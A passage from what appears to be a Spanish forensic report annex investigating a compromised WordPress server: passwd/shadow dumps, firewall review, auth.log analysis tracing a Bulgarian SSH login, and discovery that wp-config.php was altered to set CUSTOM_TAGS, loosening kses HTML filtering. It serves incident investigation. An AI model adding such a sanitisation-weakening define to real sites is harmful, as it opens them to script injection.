pollinate:x:110:1:/:var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:116:MySQL Server,,,:nonexistent:/bin/false
postfix:x:112:117:/:var/spool/postfix:/usr/sbin/nologin
root@edul0:/var/www/html#
```

Figura 77: Fichero /etc/passwd

## 9.14 Volcado de fichero /etc/shadow

```
root@edul0:/var/www/html# cat /etc/shadow
root:*:17786:0:99999:7:::
daemon:*:17786:0:99999:7:::
bin:*:17786:0:99999:7:::
sys:*:17786:0:99999:7:::
sync:*:17786:0:99999:7:::
games:*:17786:0:99999:7:::
man:*:17786:0:99999:7:::
lp:*:17786:0:99999:7:::
mail:*:17786:0:99999:7:::
news:*:17786:0:99999:7:::
uucp:*:17786:0:99999:7:::
proxy:*:17786:0:99999:7:::
www-data:*:17786:0:99999:7:::
backup:*:17786:0:99999:7:::
list:*:17786:0:99999:7:::
irc:*:17786:0:99999:7:::
gnats:*:17786:0:99999:7:::
nobody:*:17786:0:99999:7:::
systemd-network:*:17786:0:99999:7:::
systemd-resolve:*:17786:0:99999:7:::
syslog:*:17786:0:99999:7:::
messagebus:*:17786:0:99999:7:::
_apt:*:17786:0:99999:7:::
lxd:*:17786:0:99999:7:::
uidd:*:17786:0:99999:7:::
dnsmasq:*:17786:0:99999:7:::
landscape:*:17786:0:99999:7:::
sshd:*:17786:0:99999:7:::
pollinate:*:17786:0:99999:7:::
ubuntu!:17886:0:99999:7:::
mysql!:17886:0:99999:7:::
postfix:*:17895:0:99999:7:::
root@edul0:/var/www/html#
```

Figura 78: Fichero /etc/shadow

## 9.15 Revisión del firewall

Revisando los ficheros de configuración del firewall, vemos que este se encuentra deshabilitado.

```
root@edulo:/etc/ufw# ls
after.init  after6.rules  before.init  before6.rules  ufw.conf  user6.rules
after.rules  applications.d  before.rules  sysctl.conf  user.rules
root@edulo:/etc/ufw# cat ufw.conf
# /etc/ufw/ufw.conf
#
# Set to yes to start on boot. If setting this remotely, be sure to add a rule
# to allow your remote connection before starting ufw. Eg: 'ufw allow 22/tcp'
ENABLED=no
# Please use the 'ufw' command to set the loglevel. Eg: 'ufw logging medium'.
# See 'man ufw' for details.
LOGLEVEL=low
root@edulo:/etc/ufw#
root@edulo:/etc/ufw#
root@edulo:/etc/ufw#
```

Figura 79: Configuración ufw

Marcas de tiempo ficheros de configuración del firewall.

```
root@edulo:/etc/ufw/applications.d# cd ..
root@edulo:/etc/ufw# stat * | grep -E "File|Modify"
File: after.init
Modify: 2018-09-12 15:58:53.717643099 +0000
File: after.rules
Modify: 2017-08-17 16:34:49.000000000 +0000
File: after6.rules
Modify: 2017-08-17 16:34:49.000000000 +0000
File: applications.d
Modify: 2018-12-30 10:44:17.389128109 +0000
File: before.init
Modify: 2018-09-12 15:58:53.713643487 +0000
File: before.rules
Modify: 2017-08-17 16:34:49.000000000 +0000
File: before6.rules
Modify: 2017-08-17 16:34:49.000000000 +0000
File: sysctl.conf
Modify: 2017-08-15 16:47:54.000000000 +0000
File: ufw.conf
Modify: 2018-09-12 15:58:53.729641936 +0000
File: user.rules
Modify: 2018-09-12 15:58:53.709643874 +0000
File: user6.rules
Modify: 2018-09-12 15:58:53.713643487 +0000
root@edulo:/etc/ufw#
```

Figura 80: Marcas temporales ufw

## 9.16 Análisis de auth.log

Partimos de los ficheros *auth.log*\* contenidos dentro de la ruta */var/log* de nuestra imagen forense. Tal y como hemos comentado en el [anexo 9.9](#), esta carpeta ya la tenemos copiada a nuestro equipo local.

Descomprimos todos los ficheros *.gz* de *auth.log* y los combinamos todos en un fichero llamado *auth.result* dentro de una carpeta independiente. Para automatizar la tarea se crea el script *descomprimir.sh*

```

GNU nano 7.2                                     descomprimir.sh
#!/bin/bash
#Eduardo López Diciembre 2023

#Leemos todo el directorio, si el fichero está comprimido lo descomprimos y lo
#... añadimos a un fichero result.
# Si no está comprimido y es texto plano lo añadimos tal cual al fichero result
nombre_archivo=""
archivo_descomprimido=""
nombre_final=""

for archivo in $(ls)
do
  if file "$archivo" | grep -q "gzip compressed data"; then
    nombre_final="${archivo%.*}.result"
    echo "Archivo $archivo está comprimido con nombre final $nombre_final"
    archivo_descomprimido="${archivo%.gz}"
    gzip -c -d "$archivo" > "$archivo_descomprimido"
    strings "$archivo_descomprimido" >> "$nombre_final"
  elif file "$archivo" | grep -q "ASCII"; then
    nombre_final="${archivo%.*}.result"
    echo "Archivo $archivo es texto plano con nombre final $nombre_final"
    strings "$archivo" >> "$nombre_final"
  fi
done

```

Figura 81: Script descomprimir.sh

Serán a este fichero *auth.result* al que le aplicaremos los diferentes filtros para su análisis.

```

edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$ ls -la
total 4364
drwxr-xr-x  2 edulo edulo   4096 dic 11 16:05 .
drwxr-xr-x 14 edulo edulo   4096 dic 11 16:04 ..
-rw-r----- 1 edulo edulo  937098 dic 11 16:03 auth.log
-rw-r----- 1 edulo edulo 1047973 dic 11 16:03 auth.log.1
-rw-r--r--  1 edulo edulo  226512 dic 11 16:05 auth.log.2
-rw-r----- 1 edulo edulo   26038 dic 11 16:03 auth.log.2.gz
-rw-r--r--  1 edulo edulo 2211486 dic 11 16:05 auth.result
-rwxr--r--  1 edulo edulo    911 dic 11 16:05 descomprimir.sh
edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$

```

Figura 82: Logos auth\*

Conexiones entrantes correctas; 15. Todas correspondientes al usuario Ubuntu, mediante el intercambio de claves.

Comando utilizado: *\$grep "Accepted" auth.result*

```

edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$ grep "Accepted" auth_result
Jan  3 07:28:35 ip-172-31-38-110 sshd[20235]: Accepted publickey for ubuntu from 83.247.136.74 port 43332 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 23 13:35:13 ip-172-31-38-110 sshd[16023]: Accepted publickey for ubuntu from 80.31.224.42 port 55684 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 23 13:36:39 ip-172-31-38-110 sshd[16141]: Accepted publickey for ubuntu from 80.31.224.42 port 55690 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 23 13:47:29 ip-172-31-38-110 sshd[16341]: Accepted publickey for ubuntu from 80.31.224.42 port 55828 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 24 09:59:59 ip-172-31-38-110 sshd[21311]: Accepted publickey for ubuntu from 83.247.136.74 port 16666 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 30 10:33:17 ip-172-31-38-110 sshd[24358]: Accepted publickey for ubuntu from 83.55.135.192 port 49680 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 30 11:40:32 ip-172-31-38-110 sshd[26757]: Accepted publickey for ubuntu from 185.216.32.36 port 48632 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 21 12:09:46 ip-172-31-38-110 sshd[1310]: Accepted publickey for ubuntu from 83.247.136.74 port 29999 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 21 13:27:29 ip-172-31-38-110 sshd[24770]: Accepted publickey for ubuntu from 83.247.136.74 port 30099 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 21 13:27:43 ip-172-31-38-110 sshd[24873]: Accepted publickey for ubuntu from 83.247.136.74 port 43332 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 21 18:01:01 ip-172-31-38-110 sshd[32172]: Accepted publickey for ubuntu from 80.31.225.16 port 50642 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 21 18:09:31 ip-172-31-38-110 sshd[3570]: Accepted publickey for ubuntu from 80.31.225.16 port 50974 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 21 18:27:51 ip-172-31-38-110 sshd[5201]: Accepted publickey for ubuntu from 80.31.225.16 port 51390 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 21 18:28:02 ip-172-31-38-110 sshd[5271]: Accepted publickey for ubuntu from 80.31.225.16 port 51396 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
Dec 22 15:58:08 ip-172-31-38-110 sshd[11223]: Accepted publickey for ubuntu from 80.31.224.42 port 44906 ssh2: RSA SHA256:Q27pw6dDYPJ8N0mBX6L8S080Q7LVsdNdm1
xxzyBT23Y
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$ grep "Accepted" auth_result | wc -l
15
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$

```

Figura 83: Filtrado "Accepted" logs auth

Las IPs origen de las conexiones y la ubicación de estas:

Comandos utilizados:

```
$ grep "Accepted" auth_result | cut -d":" -f4 | cut -d" " -f7 | sort | uniq -c | sort -n
```

```
$ for ip in $(grep "Accepted" auth_result | cut -d":" -f4 | cut -d" " -f7 | sort | uniq -c | sort -n); do whois $ip | grep country; done
```

```

edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$ grep "Accepted" auth_result | cut -d":" -f4 | cut -d" " -f7 | sort | uniq -c | sort -n
  1 185.216.32.36
  1 83.55.135.192
  4 80.31.224.42
  4 80.31.225.16
  5 83.247.136.74
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$ for ip in $(grep "Accepted" auth_result | cut -d":" -f4 | cut -d" " -f7 | sort | uniq -c | sort -n
);do whois $ip | grep country; done
country:    BG
country:    ES
country:    ES
country:    ES
country:    ES
country:    ES
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$
edulo@edulo:~/Documentos/tfm/Logs_analizar/Log/auth_logs$

```

Figura 84: Filtrado IPs logs auth\*

Totas estas ips obtenidas las guardamos en un fichero "ips".

Analizando las conexiones, en principio son todas legítimas, ya que no provienen de múltiples intentos de conexión fallidas por parte de ninguna IP.

Comando utilizado:

```
$ for ip in $(cat ips); do grep $ip auth_result ; done
```

```

edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$ for ip in $(cat ips); do echo $ip ; done
185.216.32.36
83.85.135.192
80.31.224.42
80.31.225.16
83.247.136.74
edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$ for ip in $(cat ips); do grep $ip auth.result ; done
Dec 30 11:40:32 ip-172-31-38-110 sshd[26757]: Accepted publickey for ubuntu from 185.216.32.36 port 48632 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 30 11:40:22 ip-172-31-38-110 sshd[26866]: Received disconnect from 185.216.32.36 port 48632:11: disconnected by user
Dec 30 11:40:22 ip-172-31-38-110 sshd[26866]: Disconnected from user ubuntu 185.216.32.36 port 48632
Dec 30 10:32:30 ip-172-31-38-110 sshd[24356]: Connection closed by 83.85.135.192 port 49042 [preauth]
Dec 30 10:33:17 ip-172-31-38-110 sshd[24358]: Accepted publickey for ubuntu from 83.85.135.192 port 49680 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 23 13:35:13 ip-172-31-38-110 sshd[16023]: Accepted publickey for ubuntu from 80.31.224.42 port 55684 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 23 13:35:14 ip-172-31-38-110 sshd[16138]: Received disconnect from 80.31.224.42 port 55684:11: disconnected by user
Dec 23 13:35:14 ip-172-31-38-110 sshd[16138]: Disconnected from user ubuntu 80.31.224.42 port 55684
Dec 23 13:36:39 ip-172-31-38-110 sshd[16311]: Accepted publickey for ubuntu from 80.31.224.42 port 55690 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 23 13:47:14 ip-172-31-38-110 sshd[16397]: Connection closed by authenticating user ubuntu 80.31.224.42 port 55824 [preauth]
Dec 23 13:47:26 ip-172-31-38-110 sshd[16399]: Connection closed by authenticating user ubuntu 80.31.224.42 port 55826 [preauth]
Dec 23 13:47:29 ip-172-31-38-110 sshd[16341]: Accepted publickey for ubuntu from 80.31.224.42 port 55828 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 23 13:49:42 ip-172-31-38-110 sshd[16423]: Received disconnect from 80.31.224.42 port 55828:11: disconnected by user
Dec 23 13:49:42 ip-172-31-38-110 sshd[16423]: Disconnected from user ubuntu 80.31.224.42 port 55828
Dec 23 13:40:59 ip-172-31-38-110 sshd[16234]: Received disconnect from 80.31.224.42 port 55690:11: disconnected by user
Dec 23 13:49:59 ip-172-31-38-110 sshd[16224]: Disconnected from user ubuntu 80.31.224.42 port 55690
Dec 22 15:58:08 ip-172-31-38-110 sshd[11223]: Accepted publickey for ubuntu from 80.31.224.42 port 44906 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 22 16:03:47 ip-172-31-38-110 sshd[11345]: Received disconnect from 80.31.224.42 port 44906:11: disconnected by user
Dec 22 16:03:47 ip-172-31-38-110 sshd[11345]: Disconnected from user ubuntu 80.31.224.42 port 44906
Dec 21 18:09:46 ip-172-31-38-110 sshd[32170]: Connection closed by authenticating user ubuntu 80.31.225.16 port 50640 [preauth]
Dec 21 18:01:01 ip-172-31-38-110 sshd[32172]: Accepted publickey for ubuntu from 80.31.225.16 port 50642 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 21 18:09:31 ip-172-31-38-110 sshd[35702]: Accepted publickey for ubuntu from 80.31.225.16 port 50974 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 21 18:25:06 ip-172-31-38-110 sshd[32277]: Received disconnect from 80.31.225.16 port 50642:11: disconnected by user
Dec 21 18:25:06 ip-172-31-38-110 sshd[32277]: Disconnected from user ubuntu 80.31.225.16 port 50642
Dec 21 18:27:51 ip-172-31-38-110 sshd[5201]: Accepted publickey for ubuntu from 80.31.225.16 port 51390 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 21 18:27:55 ip-172-31-38-110 sshd[5269]: Received disconnect from 80.31.225.16 port 51390:11: disconnected by user
Dec 21 18:27:55 ip-172-31-38-110 sshd[5269]: Disconnected from user ubuntu 80.31.225.16 port 51390
Dec 21 18:28:02 ip-172-31-38-110 sshd[5271]: Accepted publickey for ubuntu from 80.31.225.16 port 51396 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 21 18:28:06 ip-172-31-38-110 sshd[5339]: Received disconnect from 80.31.225.16 port 51396:11: disconnected by user
Dec 21 18:28:06 ip-172-31-38-110 sshd[5339]: Disconnected from user ubuntu 80.31.225.16 port 51396
Dec 21 19:06:56 ip-172-31-38-110 sshd[3642]: Received disconnect from 80.31.225.16 port 50974:11: disconnected by user
Dec 21 19:06:56 ip-172-31-38-110 sshd[3642]: Disconnected from user ubuntu 80.31.225.16 port 50974
Jan 3 07:28:35 ip-172-31-38-110 sshd[20235]: Accepted publickey for ubuntu from 83.247.136.74 port 43332 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Jan 3 07:34:54 ip-172-31-38-110 sshd[20357]: Received disconnect from 83.247.136.74 port 43332:11: disconnected by user
Jan 3 07:34:54 ip-172-31-38-110 sshd[20357]: Disconnected from user ubuntu 83.247.136.74 port 43332
Dec 24 09:59:59 ip-172-31-38-110 sshd[21311]: Accepted publickey for ubuntu from 83.247.136.74 port 16666 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 24 10:00:50 ip-172-31-38-110 sshd[21433]: Received disconnect from 83.247.136.74 port 16666:11: disconnected by user
Dec 24 10:00:50 ip-172-31-38-110 sshd[21433]: Disconnected from user ubuntu 83.247.136.74 port 16666
Dec 21 12:07:18 ip-172-31-38-110 sshd[1993]: Connection closed by 83.247.136.74 port 43332 [preauth]
Dec 21 12:08:02 ip-172-31-38-110 sshd[1901]: Connection closed by authenticating user ubuntu 83.247.136.74 port 16666 [preauth]
Dec 21 12:09:00 ip-172-31-38-110 sshd[1907]: Connection closed by authenticating user ubuntu 83.247.136.74 port 43332 [preauth]
Dec 21 12:09:46 ip-172-31-38-110 sshd[1310]: Accepted publickey for ubuntu from 83.247.136.74 port 29999 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 21 13:27:29 ip-172-31-38-110 sshd[24770]: Accepted publickey for ubuntu from 83.247.136.74 port 30099 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 21 13:27:32 ip-172-31-38-110 sshd[24866]: Received disconnect from 83.247.136.74 port 30099:11: disconnected by user
Dec 21 13:27:32 ip-172-31-38-110 sshd[24866]: Disconnected from user ubuntu 83.247.136.74 port 30099
Dec 21 13:27:43 ip-172-31-38-110 sshd[24873]: Accepted publickey for ubuntu from 83.247.136.74 port 43332 ssh2: RSA SHA256:Q27pw6dDVPJ8N0mBX6L8S080Q7LVSDndm1xxzyBT23Y
Dec 21 13:27:46 ip-172-31-38-110 sshd[24941]: Received disconnect from 83.247.136.74 port 43332:11: disconnected by user
Dec 21 13:27:46 ip-172-31-38-110 sshd[24941]: Disconnected from user ubuntu 83.247.136.74 port 43332
Dec 21 13:30:19 ip-172-31-38-110 sshd[1423]: Received disconnect from 83.247.136.74 port 29999:11: disconnected by user
Dec 21 13:30:19 ip-172-31-38-110 sshd[1423]: Disconnected from user ubuntu 83.247.136.74 port 29999

```

Figura 85: Conexiones por ip logs auth\*

Cabría sospechar de la conexión desde la IP 185.216.32.36, ya que esta es la única que no proviene de España, en concreto la conexión es desde Bulgaria (BG).

```

edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$
edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$ whois 185.216.32.36
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://apps.db.ripe.net/docs/HTML-Terms-And-Conditions

% Note: this output has been filtered.
% To receive output for a database update, use the "-B" flag.

% Information related to '185.216.32.0 - 185.216.32.255'

% Abuse contact for '185.216.32.0 - 185.216.32.255' is 'abuse@m247.ro'

inetnum:        185.216.32.0 - 185.216.32.255
netname:        M247-LTD-Sofia
descr:          M247 LTD Sofia Infrastructure
org:            ORG-MLS9-RIPE
country:        BG
geoloc:         42.6954108 23.2539071
admin-c:        GBXS5-RIPE
tech-c:         GBXS5-RIPE
status:         ASSIGNED PA
remarks:        ----- LEGAL CONCERNS -----
remarks:        For any legal requests, please send an email to
remarks:        ro-legal@m247.ro for a maximum 48hours response.
remarks:        ----- LEGAL CONCERNS -----
mnt-by:         GLOBALAXS-MNT
created:        2023-06-15T10:40:16Z
last-modified:  2023-06-15T10:40:16Z
source:         RIPE

organisation:   ORG-MLS9-RIPE
org-name:       M247 Ltd Sofia
org-type:       OTHER
address:        122, Ovche Pole str., Sofia, Bulgaria
abuse-c:        ME5262-RIPE

```

Figura 86: Identidad 185.216.32.36

Una única conexión realizada el 30/12/2018 a las 11:40:32 (UTC +0) y que duró 9 minutos.

```

edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$ grep 185.216.32.36 auth.result
Dec 30 11:40:32 ip-172-31-38-110 sshd[26757]: Accepted publickey for ubuntu from 185.216.32.36 port 48632 ssh2: RSA SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSDNdM1xxzyBT23Y
Dec 30 11:40:32 ip-172-31-38-110 sshd[26866]: Received disconnect from 185.216.32.36 port 48632:11: disconnected by user
Dec 30 11:40:32 ip-172-31-38-110 sshd[26866]: Disconnected from user ubuntu 185.216.32.36 port 48632
edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$

```

Figura 87: Conexión ssh 185.216.32.36

Analizamos las acciones que se realizan en esta conexión:

```

edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$ grep -B10 -A10 185.216.32.36 auth.result

```

... se omiten resultados ...

```

Dec 30 11:40:32 ip-172-31-38-110 sshd[26757]: Accepted publickey for ubuntu from
185.216.32.36 port 48632 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSDNdM1xxzyBT23Y
Dec 30 11:40:32 ip-172-31-38-110 sshd[26757]: pam_unix(sshd:session): session opened for
user ubuntu by (uid=0)
Dec 30 11:40:32 ip-172-31-38-110 systemd-logind[712]: New session 705 of user ubuntu.
Dec 30 11:40:46 ip-172-31-38-110 sshd[26883]: Invalid user priscila from 91.134.203.217 port
51770
Dec 30 11:40:46 ip-172-31-38-110 sshd[26883]: Received disconnect from 91.134.203.217 port
51770:11: Bye Bye [preauth]
Dec 30 11:40:46 ip-172-31-38-110 sshd[26883]: Disconnected from invalid user priscila
91.134.203.217 port 51770 [preauth]

```

```

Dec 30 11:41:09 ip-172-31-38-110 sshd[26886]: Invalid user priscila from 212.160.135.155 port 48052
Dec 30 11:41:09 ip-172-31-38-110 sshd[26886]: Received disconnect from 212.160.135.155 port 48052:11: Bye Bye [preauth]
Dec 30 11:41:09 ip-172-31-38-110 sshd[26886]: Disconnected from invalid user priscila 212.160.135.155 port 48052 [preauth]
Dec 30 11:42:11 ip-172-31-38-110 sudo: ubuntu : TTY=pts/1 ; PWD=/var/www/html ; USER=root ; COMMAND=/usr/bin/vi wp-config.php
Dec 30 11:42:11 ip-172-31-38-110 sudo: pam_unix(sudo:session): session opened for user root by ubuntu(uid=0)
Dec 30 11:42:31 ip-172-31-38-110 sudo: pam_unix(sudo:session): session closed for user root
Dec 30 11:43:47 ip-172-31-38-110 sudo: ubuntu : TTY=pts/1 ; PWD=/var/www/html/wp-content/themes/twentyseventeen ; USER=root ; COMMAND=/usr/bin/vi functions.php
Dec 30 11:43:47 ip-172-31-38-110 sudo: pam_unix(sudo:session): session opened for user root by ubuntu(uid=0)
Dec 30 11:43:54 ip-172-31-38-110 sudo: pam_unix(sudo:session): session closed for user root
Dec 30 11:45:16 ip-172-31-38-110 sshd[27002]: Invalid user lia from 123.124.156.253 port 44653
Dec 30 11:45:16 ip-172-31-38-110 sshd[27002]: Received disconnect from 123.124.156.253 port 44653:11: Bye Bye [preauth]
Dec 30 11:45:16 ip-172-31-38-110 sshd[27002]: Disconnected from invalid user lia 123.124.156.253 port 44653 [preauth]
Dec 30 11:47:33 ip-172-31-38-110 sshd[27016]: Received disconnect from 138.68.78.196 port 36734:11: Bye Bye [preauth]
Dec 30 11:47:33 ip-172-31-38-110 sshd[27016]: Disconnected from authenticating user postfix 138.68.78.196 port 36734 [preauth]
Dec 30 11:49:22 ip-172-31-38-110 sshd[26866]: Received disconnect from 185.216.32.36 port 48632:11: disconnected by user
Dec 30 11:49:22 ip-172-31-38-110 sshd[26866]: Disconnected from user ubuntu 185.216.32.36 port 48632

```

... se omiten resultados ...

Vemos que durante esta conexión:

-a las 11:42:11 se edita mediante Vi el fichero de configuración `/var/www/html/wp-config.php`

-a las 11:43:47 se edita mediante Vi el fichero de temas `/var/www/html/wp-content/themes/twentyseventeen/functions.php`

El fichero log en concreto se servidor en que quedan registrados estos movimientos es el fichero `auth.log.1`:

```

edulo@edulo:~/Documentos/tfm/logs_analizar/log/auth_logs$ grep "185.216.32.36" auth.log.1
Dec 30 11:40:32 ip-172-31-38-110 sshd[26757]: Accepted publickey for ubuntu from 185.216.32.36 port 48632 ssh2: RSA SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSDNdM1xxzyBT23Y
Dec 30 11:49:22 ip-172-31-38-110 sshd[26866]: Received disconnect from 185.216.32.36 port 48632:11: disconnected by user
Dec 30 11:49:22 ip-172-31-38-110 sshd[26866]: Disconnected from user ubuntu 185.216.32.36 port 48632

```

Revisamos el contenido de los ficheros `wp-config.php` y `functions.php`.

### 9.16.1 Fichero `wp-config.php`

Tal y como hemos visto el fichero fue modificado a las 11:42 del 30/12/2018

```
root@edulo:/var/www/html# stat wp-config.php
File: wp-config.php
Size: 3156      Blocks: 8      IO Block: 4096  regular file
Device: 700h/1792d  Inode: 282409  Links: 1
Access: (0666/-rw-rw-rw-)  Uid: ( 33/www-data)  Gid: ( 33/www-data)
Access: 2019-01-03 06:32:54.281238626 +0000
Modify: 2018-12-30 11:42:31.132308142 +0000
Change: 2018-12-30 11:42:31.132308142 +0000
Birth: -
root@edulo:/var/www/html#
```

Revisamos su contenido y lo comparamos con un fichero original extraído de una descarga lícita de la misma versión de *WordPress* desde su página oficial. Vemos que se ha añadido una línea extra:

Define ('CUSTOM\_TAG, true);




Figura 88: Fichero alterado wp-config.php

Esto implica una modificación del comportamiento de *WordPress* en función donde se haya declarado esa constante “CUSTOM\_TAGS” dentro de *WordPress*. Hacemos una búsqueda y la encontramos dentro del fichero *wp-includes/kses.php*:




Figura 89: Fichero kses.php

Editamos el fichero *kses.php* y lo revisamos:

```

43 * @since 1.2.0
44 */
45 if ( ! defined( 'CUSTOM_TAGS' ) )
46     define( 'CUSTOM_TAGS', false );
47
48 // Ensure that these variables are added to the global namespace
49 // (e.g. if using namespaces / autoload in the current PHP environment).
50 global $allowedposttags, $allowedtags, $allowedentitynames;
51
52 if ( ! CUSTOM_TAGS ) {
53     /**
54      * Kses global for default allowable HTML tags.
55      *
56      * Can be override by using CUSTOM_TAGS constant.
57      *
58      * @global array $allowedposttags

```

Figura 90: Fichero kses.php 2

Línea 52, no se cumple la condición del `if ( ! CUSTOM_TAGS ) {`. Saltamos al `else`, línea 492

```

489     );
490
491     $allowedposttags = array_map( '_wp_add_global_attributes', $allowedposttags );
492 } else {
493     $allowedtags = wp_kses_array_lc( $allowedtags );
494     $allowedposttags = wp_kses_array_lc( $allowedposttags );
495 }
496
497 /**
498 * Filters content and keeps only allowable HTML elements.
499 *

```

Figura 91: Fichero kses.php 3

Implicando que se aplicará una configuración personalizada para el manejo de etiquetas HTML en *WordPress*, específicamente relacionada con `$allowedtags` y `$allowedposttags`.

## 9.16.2 Fichero functions.php

Tal y como hemos visto el fichero fue modificado a las 11:43 del 30/12/2018

```

root@edulo:/var/www/html/wp-content/themes/twentyseventeen#stat functions.php
File: functions.php
